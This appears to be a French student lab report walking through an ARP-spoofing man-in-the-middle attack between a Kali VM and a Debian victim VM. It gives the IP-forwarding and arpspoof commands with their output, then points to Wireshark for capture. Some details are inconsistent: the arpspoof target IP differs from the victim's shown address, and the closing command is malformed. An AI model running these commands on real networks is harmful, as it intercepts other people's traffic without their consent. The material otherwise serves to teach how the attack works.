


## MAN IN THE MIDDLE ATTACK



Realise par :

El arrouchi fatima ezzahra


**Man in the middle attack (MITM)** est une cyberattaque qui débute lorsque le hacker se place secrètement entre 2 deux entités communicantes dans le but d'intercepter des données personnelles.

Afin de pouvoir effectuer cette attaques nous allons utiliser Kali Linux qui va agir comme la machine d'attaque (hacker) et une machine Debian qui va jouer le role de victime dont nous allons intercepter son traffic .


Dans ce qui suit nous allons détailler ce processus :

## 1. INSTALLATION ET CONFIGURATION RESEAU DES MACHINES :

APRES L'INSTALLATION DE KALI LINUX ET DE DEBIAN IL FAUT S'ASSURER QU'ILS APPARTIENNENT AU MEME RESEAU. TOUT D'ABORD CONFIGURER LE MEME NETWORK ADAPTER RESEAU POUR LES 2, BRIDGED NETWORK DANS NOTRE CAS. APRES VERIFIER QUI APPARTIENT AU MEME RESEAU A L'AIDE DE LA COMMAND :



```
kali@kali: ~  
File Actions Edit View Help  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.11.103 netmask 255.255.255.0 broadcast 192.168.11.255  
    inet6 fe80::e1:77:59cd:5cd2 prefixlen 64 scopeid 0<link>  
    ether 08:00:27:ad:25:87 txqueuelen 1000 (Ethernet)  
    RX packets 1757 bytes 138853 (135.5 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 7198 bytes 461450 (450.6 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4669 bytes 409052 (399.4 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4669 bytes 409052 (399.4 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
$
```




```
root@debian:~# ifconfig
eth1      Link encap:Ethernet  HWaddr 08:00:27:15:b6:f5
          inet addr:192.168.11.104  Bcast:192.168.11.255  Masque:255.255.255.0
          adr inet6: fe80::a00:27ff:fe15:b6f5/64 Scope:Lien
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6263 errors:0 dropped:0 overruns:0 frame:0
          TX packets:296 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 lg file transmission:1000
          RX bytes:387048 (377.9 KiB)  TX bytes:38195 (37.2 KiB)

lo        Link encap:Boucle locale
          inet addr:127.0.0.1  Masque:255.0.0.0
          adr inet6: ::1/128 Scope:Hôte
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:602 errors:0 dropped:0 overruns:0 frame:0
          TX packets:602 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 lg file transmission:0
          RX bytes:84570 (82.5 KiB)  TX bytes:84570 (82.5 KiB)

root@debian:~#
```

ET VOILA RESULTAT DE LA COMMANDE PING DONC ON EST SURE QU'IL YA UNE CONNECTIVITEE ENTRE MES MACHINES



## 2. SCANNER LE RESEAU AVEC NMAP :

NMAP PERMET DE DETECTER LES APPAREILS ACTIFS DANS LE RESEAU 192.168.11.0 ET LEURS ADRESSES IP, FACILITANT AINSI L'IDENTIFICATION DES CIBLES POUR UNE ATTAQUE MITM.



## 3. ACTIVATION DU TRANSFERT IP :

PERMET A LA MACHINE D'AGIR COMME UN ROUTEUR PERMETTANT DE REDIRIGER LE TRAFFIC

ENTRE LES APPAREIL .

```
(kali@kali)-[~/Desktop]
$ sudo sh -c "echo 1 > /proc/sys/net/ipv4/ip_forward"
[sudo] password for kali:
```

#### 4. SPOOFING ARP :

COMME L'INDIQUE LE NOM C'EST UN EMPOISONNEMENT DE LA TABLE ARP, OU ON TROMPE L'APPAREIL VICTIME EN LUI FAISANT CROIRE QUE L'@MAC DE L'ATTAQUANT EST CELLE DU ROUTEUR POUR QU'ON PUISSE INTERCEPTER LE TRAFFIC .


```
kali@kali: ~/Desktop
File Actions Edit View Help
arpspoof: libnet_open_link(): UID/EUID 0 or capability CAP_NET_RAW required

(kali@kali)-[~/Desktop]
$ sudo arpspoof -i eth0 -t 192.168.11.105 192.168.11.1

8:0:27:ad:25:87 8:0:27:15:b6:f5 0806 42: arp reply 192.168.11.1 is-at 8:0:27:ad:25:87
8:0:27:ad:25:87 8:0:27:15:b6:f5 0806 42: arp reply 192.168.11.1 is-at 8:0:27:ad:25:87
8:0:27:ad:25:87 8:0:27:15:b6:f5 0806 42: arp reply 192.168.11.1 is-at 8:0:27:ad:25:87
8:0:27:ad:25:87 8:0:27:15:b6:f5 0806 42: arp reply 192.168.11.1 is-at 8:0:27:ad:25:87
```

#### 5. CAPTURER LE TRAFIC AVEC WIRESHARK :

MAINTENAT ON LANCE WIRESHARK POUR POUVOIR CAPTURER LE TRAFFIC SU L'INTERFACE ETH0



## 6. TERMINER L'ATTAQUE :

APRES AVOIR ATTEINDRE NOS OBJECTIFS D'INTERCEPTER LES PAQUETS IL FAUT QU'ON TERMINE L'ATTAQUE, SOIT EN APPUYANT SUR **CTRL + C** OU **SUDO ECHO 0 > /PROC/SYS/NET/IPV4/IP\_FORWARD** .